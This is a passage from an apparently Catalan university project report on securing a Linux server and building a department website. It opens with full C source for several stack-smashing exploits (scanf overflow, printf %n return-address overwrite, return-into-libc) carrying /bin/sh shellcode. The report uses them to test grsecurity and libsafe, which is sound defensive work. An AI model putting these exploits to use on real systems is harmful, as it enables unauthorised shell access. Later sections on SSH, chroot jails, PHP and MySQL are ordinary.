    lea    0x8(%esi),%ecx
    lea    0x8(%edi),%edx
    int    $0x80
    xor    %ebx,%ebx
    mov    %ebx,%eax
    inc    %eax
    int    $0x80
    1:call 0b");
 */
char shellcode[] =
"\xeb\x28\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\xf7\x83\xc7\x04"
"\x89\x47\x08\x83\xc0\x07\x83\xc0\x04\x89\xf3\x8d\x4e\x08\x8d\x57"
"\x08\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd3\xff\xff\xff/bin/sh
";

char large_string[128];

void foo()
{
    char buffer[96];
    int i;
    long *long_ptr = (long *) large_string;
```

```
      printf("This program tries to use scanf() to overflow the
buffer.\n");
      printf("If you get a /bin/sh prompt, then the exploit has
worked.\n");
    printf("Press any key to continue...");
    getchar();

    for (i = 0; i < 32; i++)
          *(long_ptr + i) = (int) buffer;
    for (i = 0; i < (int) strlen(shellcode); i++)
          large_string[i] = shellcode[i];

    sscanf(large_string, "%s", buffer);

    return;
}

int main(int ac, char *av[])
{
    foo();

    printf("If you see this statement, it means that the buffer\n");
    printf("overflow never occurred.\n");

    return 0;
}
```

- **EXPLOIT: CANARY-EXPLOIT.C**

Aquest programa intenta usar printf(\"%%n\") per sobreescriure la adreça de retorn de la pila:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

char shellcode[] =
     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0
b"
     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xc
d"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void foo(caddr_t ra)
{
    caddr_t *ra_ptr;
    FILE *fp;
    caddr_t *nextfp;

     printf("This program tries to use printf(\"%%n\") to overwrite
the\n");
    printf("return address on the stack.\n");
      printf("If you get a /bin/sh prompt, then the exploit has
worked.\n");
    printf("Press any key to continue...");
    getchar();

    nextfp = __builtin_frame_address(1);
```

```
    /*
     * Find the location of the return address on the stack.
     */
    for (ra_ptr=__builtin_frame_address(0)+4; *ra_ptr!=ra; ra_ptr++)
{
           if (ra_ptr >= nextfp) {
                 printf("Unable to find the return address on the
stack!\n");
                exit(1);
           }
    }

    /*
     * Overwrite the return address with the starting address to the
attack
      * code.  We need to redirect the output to /dev/null, since
we're not
      * really interested in the output of fprintf, just the value
written via
     * the %n conversion.
     */
    fp = fopen("/dev/null", "w");
    fprintf(fp, "%.*d%n\n", (int)shellcode, 0, (int *)ra_ptr);
    fclose(fp);
}

int main(int ac, char *av[])
{
    /*
     * main() is written mostly in assembly to avoid the differences
due to
       * different compilers and compiler optimizations.   The
following
      * instructions push the return address from foo() onto the
stack and then
     * call foo().  We have to explicitly pass the return address to
foo(),
      * because foo() needs to search for the location of the return
address on
      * the stack.  This search is necessary because some compilers
may not
       * place the return address immediately before the frame
pointer, which
     * causes __builtin_return_address(0) to fail.
     */
    __asm__ __volatile__(
          "push     $0f;"
          "call     foo;"
          "0:       add $4,%%esp"
          :
          :
    );

    return 0;
}
```

• EXPLOIT: EXPLOIT-NON-EXEC-STACK.C

Aquest es un programa que intenta demostrar que inclús els kernels que només tenen la seva pila no executable sense cap altre control poden ser també vulnerables, es un codi derivat dels proposats per Rafal Wojtczuk i Linus Torvalds:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#define STRCPY &strcpy
#define SIZE 512
#define readRegister(var,reg) __asm__ __volatile__("movl %%" #reg ",
%0": "=r" (var))

char shellcode[] =
     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0
b"
     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xc
d"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char pattern[SIZE];
char buf[SIZE];

int main(int ac, char *av[])
{
    char a[10];
    int fp, offset;

    /*
     * read the contents of the frame pointer into variable 'fp'.
     */
    readRegister(fp, ebp);
    offset = fp - (int) a + 4;

    memset(pattern, '\xff', SIZE);
    *(int *) (pattern + offset) = (int) STRCPY;
    *(int *) (pattern + offset + 4) = (int) &buf;
    *(int *) (pattern + offset + 8) = (int) &buf;
    *(int *) (pattern + offset + 12) = (int) &shellcode;
    pattern[offset + 16] = '\0';

        printf("This program demonstrates how a (stack) buffer
overflow\n");
        printf("can attack linux kernels with *non-executable*
stacks.\n");
    printf("This is variation on return-int-libc attack.\n");
      printf("If you get a /bin/sh prompt, then the exploit has
worked.\n");
    printf("Press any key to continue...");
    getchar();

    memcpy(a, pattern, offset+16);

    return 0;
}
```

Cap dels exploits anteriors van resultar exitosos, tots terminaven sobtadament mostrant un “Killed” per pantalla com es pot veure a continuació:

```
coadmin@deim ~/exploits $ ./canary-exploit
This program tries to use printf("%n") to overwrite the
return address on the stack.
If you get a /bin/sh prompt, then the exploit has worked.
Press any key to continue...
Killed
```

Per tant s'havia comprovat que el patch grsecurity era efectiu en aquests casos.

A més de grsecurity es va considerar la possibilitat d'utilitzar la llibreria libsafe (http://www.research.avayalabs.com/project/libsafe/), aquesta consisteix en un mètode alternatiu per detectar buffer overflows procedents de les funcions de formateig de text (scanf(), strcpy()...). No es necessari cap recompilació de cap programa i pot implementar-se de forma completament transparent al sistema.

Concretament libsafe consisteix en un tipus de capa mitja que fa de middleware i intercepta les crides a totes les funcions de formateig de text que acostumen a ser vulnerables. Seguidament una versió substituta de la corresponent funció es executada en comptes de la original, de forma que asseguri que no es produeixi un buffer overflow, evitant així que qualsevol atacant pugui sobreescriure l'adreça de retorn i obtenir el control del programa.

Libsafe per linux no es més que una llibreria dinàmica (dynamically loadable library), aquesta s'ha de carregar abans que les llibreries estàndards del sistema creant un arxiu /etc/ld.so.preload amb el contingut “/lib/libsafe.so.2”.

Es va provar els exploits anteriors amb libsafe i sense el patch grsecurity i el resultat de totes elles era similar a:

```
coadmin@deim ~/exploits $ ./t1
This program tries to use strcpy() to overflow the buffer.
If you get a /bin/sh prompt, then the exploit has worked.
Press any key to continue...
Libsafe version 2.0.16
Detected an attempt to write across stack boundary.
Terminating                /home/marbleman/downloads/proyecto-final-
carrera/exploits/t1.
    uid=1000  euid=1000  pid=16170
Call stack:
    0x40016bec  /lib/libsafe.so.2.0.16
    0x40016d1b  /lib/libsafe.so.2.0.16
          0x804850f        /home/marbleman/downloads/proyecto-final-
carrera/exploits/t1
          0x8048526        /home/marbleman/downloads/proyecto-final-
carrera/exploits/t1
    0x40041daf  /lib/libc-2.3.1.so
Overflow caused by strcpy()
Terminado (killed)
```

Excepte en el cas del canary-exploit, el qual va tindre exit en la seva execució:

```
coadmin@deim ~/exploits $ ./canary-exploit
This program tries to use printf("%n") to overwrite the
return address on the stack.
If you get a /bin/sh prompt, then the exploit has worked.
Press any key to continue...
sh-2.05b$
```

Per tant, libsafe no s'estava mostrant tan bo com grsecurity. Es va avaluar la possibilitat de combinar les dues solucions de seguretat, però llavors al executar els exploits anteriors es produint segmentations faults contínuament, fent el sistema massa inestable:

```
coadmin@deim ~/exploits $  ./t5
This program tries to use strcat() to overflow the buffer.
If you get a /bin/sh prompt, then the exploit has worked.
Press any key to continue...
Segmentation fault
```

Així que es va decidir només utilitar el patch grsecurity que ja cobria les necessitats del sistema per si sol. També es van descartar solucions de seguretat que modificaven el compilador gcc per fer que comproves els límits dels buffers en segons quines circumstancies, els motius van ser no trobar un patch d'aquestes característiques per la versió de gcc que s'estava usant i a més, no complicar en excés l'administració de la màquina quan només amb grsecurity ja estàvem aconseguint un grau de seguretat elevat.

CONNEXIONS XIFRADES

Com ja especificàvem a la nostra política de seguretat, totes les connexions que es facin cap al servidor i que requereixin autentificació per part de l'usuari seran xifrades. Així el login i el password no viatjaran en text clar per la xarxa i cap altre persona podrà interceptar aquest i utilitzar-ho per accedir al nostre servidor de forma no autoritzada.

Els principals protocols que utilitzarem per xifrar les connexions són 3:

- **SSH (SECURESHELL)**

SSH es utilitzat per poder accedir remotament a la consola del servidor, en concret la versió OpenSSH, té la mateixa funcionalitat que un “telnet” però tota la informació viatja xifrada. Com que el servidor esta ubicat a una sala especial a on no pot accedir tothom físicament, totes les tasques d'administració es faran remotament utilitzant SSH.

Per incrementar la seguretat, no es permetrà l'acces directe des de l'exterior amb l'usuari “root”, sino que s'haurà d'entrar com un usuari normal i després canviar-se a super-usuari amb la comanda “su”.

La versió del protocol que s'utilitza és la 2, ja que de la versió 1 es va descobrir que era dèbil davant d'atacs tipus “man in the middle”, es a dir, que un tercer usuari podria interceptar una conexió SSH fent d'intermediari entre el client i el servidor i per tant podia veure tota la informació que intercanviem, injectar comandes, etc...

SSH ofereix també la possibilitat d'utilitzar SFTP (Secure FTP) per fer transferencies d'arxius de forma xifrada. He adoptat també aquest protocol en comptes del tradicional FTP, per tant tot aquell que necessiti pujar arxius al servidor necessitarà tenir un compte amb accés SSH i per tant també amb accés SFTP. Des del moment que es va prendre aquesta decisió va sorgir un problema: el usuaris que només volguessin tenir la seva plana web personal al servidor del deim haurien de tindre un compte per poder pujar els arxius per SFTP i podrien accedir a tot el sistema via SSH. Per aquest motiu es va optar per una solució de sistemes gàbia dintre del sistema principal que comentaré en un punt més endavant.

• SSL

Utilitzem la implementació OpenSSL de Secure Socket Layer (SSL), aquest protocol estableix una capa de seguretat per diferents protocols, principalment es utilitzat juntament amb el protocol HTTP per servir pàgines web. Per tant, tota plana/aplicació web que es desenvolupi en el servidor i que necessiti autentificació es facilitarà a l'usuari utilitzant aquest protocol xifrat.

• STUNNEL

Stunnel és un programa multiplataforma (per entorns Windows i Linux) que permet encriptar connexions TCP dintre de SSL. Es poden xifrar protocols o serveis que no soporten o no tenen implementat cap mètode de seguretat com podria ser POP3, IMAP, LDAP, etc.. Amb stunnel sense realitzar cap modificació al codi dels serveis (dimonis) es poden aconseguir connexions xifrades.

El funcionament és el següent, direm per exemple que el servidor ofereix POP3 per a que els usuaris puguin llegir el correu però el servidor de mail que tenim no ofereix POP3 encriptat, el que fem es:

1. Executar un stunnel al servidor que escolti pel port 10110 i que apunti al 110 (POP3).
2. Bloquejar per firewall el port 110, de forma que si un usuari vol accedir a aquest servei només ho pugui fer de forma xifrada amb stunnel.

Llavors, el client per connectar-se haurà de seguir els següents passos:

1. Executar un stunnel en mode client escoltant pel 110 i apuntant a la màquina del deim i al port 1010.
2. Executar el seu client de correu (que no té perquè soportar encriptació) i configurar-ho per que baixi el correu de la seva propia màquina (127.0.0.1) pel port 110.

D'aquesta forma es crea un túnel entre la màquina client i el servidor que s'encarrega d'encriptar totes les dades, portar-les fins l'altre punt, desencriptar-les i entregar-les al dimoni servidor o al client segons el cas.

Per tant, es va decidir utilitzar aquesta aplicació per aquells protocols o dimonis servidors que no suportessin encriptació per si mateixos. Més en concret s'utilitza amb el servidor d'IRC (Internet Relay Chat) que explicarem més endavant.

CHROOT (GÀBIES)

A l'apartat del SSH ja em explicat el problema amb el que ens vam trobar: la nostra decisió d'utilitzar SFTP (Secure FTP) per pujar/baixar arxius del servidor feia que els usuaris que volguessin ficar la seva plana web personal haurien de tindre un compte al sistema i per tant podrien accedir per SSH a tot l'arbre de directoris (menys a les parts que no tinguin permissos), cosa que resulta totalment innecessària i podria resultar en un risc de seguretat futur.

La solució per la que es va optar per reduir aquest risc va ser fer ús de gàbies chroot, de forma que si l'usuari accedeix al sistema per SSH només es pugui desplaçar per la seva gàbia (una petita porció de tot l'arbre de directoris). A més, el patch grsecurity proporciona funcionalitats extra per aquest tipus de entorn per tal de fer-los més segurs.

La implementació que vaig escollir va ser la “Jail Chroot”. Es tracta d'una utilitat que construeix entorns chroot, el seu principal objectiu es ser tan simple com sigui possible i a més, ser altament portable. La part més dificil a l'hora de construir un


gàbia es quan s'han d'agafar totes les llibreries i arxius necessaris per poder fer funcionar les comandes bàsiques. Jail ens ajuda en aquesta feina automatitzant aquest procés, configura i construeix tots els directoris, arxius i llibreries necessaris. Esta escrit en C, bash i perl. Les característiques més generals són:

- Funciona en Linux, Solaris, IRIX i FreeBSD
- Disseny modular, de forma que es pot portar facilment
- Suport per multiples usuaris en un mateix entorn chroot
- Shell completament configurable
- Suport per múltiples serveis: telnetd, sshd, ftpd...
- Fàcil instal·lació amb els scripts de creacions d'entorns
- Permet executar qualsevol programa com a shell

• COM FUNCIONA JAIL?

Jail funciona com un envoltori (wrapper) per la shell de l'usuari, de forma que quan un usuari entra al sistema jail es executat i encapsulat activant el entorn chroot. Llavors jail executa la shell real de l'usuari i ja pot interactuar amb el sistema.

El entorn chroot és un subarbre del sistema d'arxius real, però dintre del chroot el principal directori del subarbre és vist com l'arrel "/". Per tant podem aillar facilment els usuaris de tot l'arbre de directoris principal, el següent diagrama mostra aquesta visió d'encapsulament (la part gris representa el subarbre chroot):




Per tant, qualsevol usuari configurat per ser engabiat amb Jail (e.ge user3) quan entra al sistema, serà traslladat al seu directori home i el directori arrel que veurà "/" realment serà "/chroot". De tal forma que l'usuari no pot sortir d'aquest subarbre.

• FUNCIONAMENT INTERN DE JAIL

Com es pot observar al diagrama, la primera cosa que fa Jail és obtenir la informació de l'usuari del sistema /etc/passwd. En aquest arxiu hi ha informació sobre a on es troba jail i a quin directori s'ha de fer el chroot.

Seguidament , Jail es trasllada al directori del usuari indicat al /etc/passwd i es crida al chroot() creant la gàbia a partir d'ahi. Després d'aquesta crida, Jail només pot veure els arxius que hi ha en aquest entorn. A continuació, Jail estableix algunes variables d'entorn (HOME i SHELL per saber quina shell real serà executada per l'usuari).



A continuació Jail obté la informació de l'arxiu /etc/passwd del entorn chroot i comprova si el directori de l'usuari es el mateix que el directori indicat al /etc/passwd del sistema (que hem mirat abans). Si són iguals, la variable HOME apuntarà a /, sinó Jail canviarà al directori de l'usuari i establirà la variable HOME apuntant a aquest.

Finalment, Jail estableix la variable d'entorn SHELL amb la informació llegida del /etc/passwd de la gàbia i es reemplaça a si mateix amb la shell final en qüestió.

DISSENY DE L'APLICACIÓ WEB

• TECNOLOGIA

Partint dels requeriments de l'anàlisi:

- Fàcil de mantenir
- Ràpid desenvolupament
- Disseny amb els colors oficials de la universitat
- No utilitzar frames a les webs
- Utilitzar tecnologies lleugeres
- Utilització d'estàndards
- Tornar a classificar els continguts existents
- Traduir la informació més important

Es va optar per utilitzar la tecnologia PHP pel desenvolupament de l'aplicació. PHP (acrònim de "PHP:Hypertext Preprocessor") és un llenguatge lliure interpretat d'alt nivell que s'inclou en les pròpies pàgines web i es executat en el servidor.

Exemple: Un exemple simple

```
<html>
    <head>
        <title>Example</title>
    </head>
    <body>

        <?php
        echo "Hi, I'm a PHP script!";
        ?>

    </body>
</html>
```

Podem veure que no es lo mateix que un script escrit en un altre llenguatge de programació com Perl o Python. En comptes d'escriure molts comandes per crear una sortida en HTML, escrivim el codi HTML amb cert codi PHP introduït en el mateix, això ens produirà una sortida (en aquest cas la cadena "Hi, I'm a PHP script!").

PHP és extremadament simple pel principiant, però alhora, ofereix moltes característiques avançades pels programadors més experts. Com la majoria de llenguatges interpretats és de tipat dinàmic no declaratiu, de forma que no cal especificar de quin tipus són les variables ni definir-les a cap lloc, això agilitza molt el desenvolupament.

Un inconvenient de PHP es que produeix l'anomenat codi espageti, la lògica del programa, el model de dades i la vista es troben junts, de forma que és més difícil entendre el funcionament de les aplicacions en generals o realitzar canvis. En aquest cas es va assumir el risc per diversos motius:

- Es necessitava un desenvolupament ràpid
- La aplicació resultant no tindria un tamany excessiu
- La aplicació resultant no seria propensa a canvis
- La única alternativa que no oferia aquest inconvenient del codi espageti era inviable:

  Es va valorar la possibilitat d'utilitzar la tecnologia J2EE i fer ús d'un servidor d'aplicacions lliures com JBOSS. Oferia la possibilitat de separar fàcilment la vista del model i de la lògica del programa utilitzant un disseny de 3 capes MVC (Model – Vista – Control).

  - El primer inconvenient d'aquesta tecnologia es que el desenvolupament és més lent.
  - El segon i més important inconvenient es que inicialment disposàvem d'una màquina servidora amb unes prestacions molt pobres com per poder compilar i executar codi Java (Pentium 150 MMX – 32 MB RAM). Per tant aquesta tecnologia va ser descartada.

• SISTEMA GESTOR DE BASE DE DADES

Un cop escollit la tecnologia que s'usaria, s'havia de decidir quina base de dades utilitzar per emmagatzemar la informació dinàmica que mostraria la web.

Les alternatives lliures més destacables eren MySQL i PostgreSQL:

- **MySQL:**
  - El seu principal objectiu en el disseny va ser la velocitat. Es van sacrificar algunes característiques essencials en sistemes més exigents amb aquest fi.
  - Consumeix molt pocs recursos, tant de CPU com de memòria.
  - Llicencia GPL a partir de la versió 3.23.19
  - **Avantatges:**
    - Rendiment superior. Major velocitat tant al connectar amb el servidor com al fer consultes i modificacions.
    - Millors utilitats d'administració (backup, recuperació d'errors, etc...)
    - Millor integració amb PHP.
    - Sense límits en el tamany dels registres.
    - Millor control d'accés, en el sentit de quins usuaris tenen accés a quines taules i amb quins permisos.
    - MySQL es comporta millor que PostgreSQL a l'hora de modificar o afegir camps a una taula “en calent”.

- **Inconvenients**
  - No suporta transaccions, “roll-backs” ni subselects.
  - No considera les claus foranes. Ignora la integritat referencial, deixant-la en mans del programador de l'aplicació.

- **PostgreSQL:**
  - El seu objectiu es ser una base de dades de més alt nivell que MySQL, intentant arribar a les característiques de Oracle, Sybase o Interbase.
  - Llicencia BSD.
  - **Avantatges:**
    - Per la seva arquitectura de disseny, escala molt bé al augmentar el nombre de CPUs i la quantitat de memòria RAM.
    - Suporta transaccions de de la versió 7.0 (versió actual 7.3.2) i claus foranes amb integritat referencial.
    - Té millor suport per triggers i procediments en el servidor.
    - Suporta un subconjunt de SQL92 major que el que suporta MySQL. A més, té certes característiques orientades a objectes.
  - **Inconvenients:**
    - Consumeix bastants recursos i carga molt més el sistema
    - Límit del tamany de cada filera de les taules establer a 8k, es pot ampliar a 32k si s'indica al compilar la base de dades però el cost afegit en el rendiment es important.
    - És de 2 a 3 vegades més lenta que MySQL
    - Menys funcions en PHP

Com l'objectiu era crear una pàgina web amb contingut dinàmic, es necessitava velocitat i es podien prescindir de certes característiques avançades es va optar per MySQL.

• SERVIDOR WEB

El servidor web més popular d'Internet és Apache, el qual té la llicencia Apache considerada lliure. Ens proporciona unes molt bones prestacions a més de la possibilitat d'afegir-li un mòdul per utilitzar PHP, tot amb uns requeriments de hardware molt baixos. Aquest va ser el servidor que es va escollir, més concretament em vaig decantar per la rama de versions 1.3.x i no per la 2.0.x, ja que aquesta última encara no té suport PHP i no esta sent utilitzada massivament.

• DISSENY VISUAL


Complint amb 4 dels requisit establerts a la fase d'anàlisi relacionats amb el disseny visual de l'aplicació:

- Disseny amb els colors oficials de la universitat.
- No utilitzar frames a les webs
- Utilitzar tecnologies lleugeres
- Utilització d'estàndards

Es va optar per construir totes les pàgines webs amb el mateix esquema:
- Barra lateral esquerra (10% del tamany de la pantalla) amb el menú principal de la web.
- Contingut en la part dreta (90% del tamany de la pantalla) amb el color de la universitat de fons. * *Excepte la pàgina principal que serà del 80% i tindrà una altra barra lateral dreta del 10% amb links ràpids.*
- Tres botons "Català – English – Castellano" a totes les pàgines que tinguin traducció, situats sota el titol de la pàgina.

La composició de la barra lateral amb el menú i el contingut es faria dinàmicament al servidor per evitar l'ús de frames. En cap moment s'utilitzarà tecnologies pesades com per exemple Macromedia Flash. En tot moment s'ha comprovat que la pàgina era visualitzada correctament pels principals navegadors del mercat (Mozilla, Netscape i Internet Explorer) a qualsevol resolució.

A continuació tenim una captura de com quedaria el model visual de la plana web:



• CONTINGUTS

Del contingut de la vella plana web del DEIM es va decidir eliminar lo innecessari, traslladar a la plana de l'escola (ETSE) allò que no tingui relació amb el departament i ordenar i catalogar la resta d'informació.

El resultat d'aquesta nova ordenació va ser el següent:

PRESENTACIÓ
- Reglaments del departament
- Càrrecs i comissions
- Projecció exterior
- Localització

DOCENCIA
- Laboratoris
- Propostes Tesi
- Master en Sistemes Informàtics

RECERCA
- Deiminaris
  - Nous
  - Històric
- Grups de recerca

PERSONAL
- Llistat
- Cercar

AJUDA
- Manuals
- Administració DEIM

Els apartats “Ensenyaments i assignatures” i “Projectes de final de carrera” van ser considerats responsabilitat de l'escola (ETSE).

Es va considerar contingut dinàmic i que podria canviar freqüentment els apartats “Propostes Tesi”, “Deiminaris” i “Personal”.

Les parts importants a traduir eren els apartats “Localització”, “Propostes Tesi” i “Personal”.

A la plana principal es va decidir fer un sistema de notícies/novetats dinàmic a on poder anar avisant a l'internauta de les novetats a la web o al propi Departament d'Enginyeria Informàtica i Matemàtiques. A més, a la barra lateral dreta es ficarien uns links ràpids que serien configurables dinàmicament.

• FUNCIONALITAT

L'aplicació web disposarà d'una interfície d'administració a la qual s'ha de poder accedir mitjançant una autentificació prèvia. A aquesta podran accedir diversos usuaris de forma que es pugui configurar fàcilment quins blocs tenen permisos, per exemple, s'ha de poder crear un usuari que només tingui accés a la modificació de “Deiminaris”. Hi ha un usuari que te el control total i que no pot ser ni esborrat ni modificat, es tracta de l'administrador.

Des d'aquest apartat d'administració es podrà tindre accés als següents mòduls:

- Notícies/novetats
  Afegir, modificar o esborrar les notícies/novetats de portada.

- Links ràpids
  Afegir, modificar o esborrar els links ràpids de la barra lateral dreta de portada.

- Personal
  Afegir, modificar o esborrar el personal del departament. A més, com que cada professor pertany a un àrea, també es podrà modificar el llistat d'àrees disponibles. A més del permís per canviar tot el personal, ha d'haver un permís especial per aquest mòdul que permeti a un usuari canviar les seves dades però no les del altres.

- Tesis
  Afegir, modificar o esborrar les tesis proposades. Cada tesis pertany a una categoria, des d'aquest mòdul es permetrà canviar el llistat de categories disponibles. A més del permís per canviar totes les tesis, ha d'haver un permís especial per aquest mòdul que permeti a un usuari canviar les seves tesis però no les del altres.

- Deiminaris
  Afegir, modificar o esborrar els deiminaris (seminaris), tant els antics com els nous. Es permetrà l'enviament d'emails preformatejats amb el contingut del seminari per fer pre-avisos i avisos dels events de forma automàtitzada. A més, ha d'haver la possibilitat de composar automàticament un document imprimible (preferiblement PDF) per realitzar els cartells publicitaris per penjar a la Universitat.

- Usuaris
  Afegir, modificar o esborrar els usuaris que tenen accés a aquest apartat d'administració, a més ha de disposar d'un sistema de permisos per poder restringir l'accés a segons quins mòduls.


- Logs
  Visualitzar els logs de l'aplicació per detectar atacs al sistema. Només pot accedir l'administrador.

Tots els canvis fets amb el menú d'administració es veuran reflexats a la plana web principal i a les seves seccions corresponents.


• DIAGRAMES UML

A continuació veurem els diagrames UML dels **casos d'ús** corresponents a les anteriors explicacions:

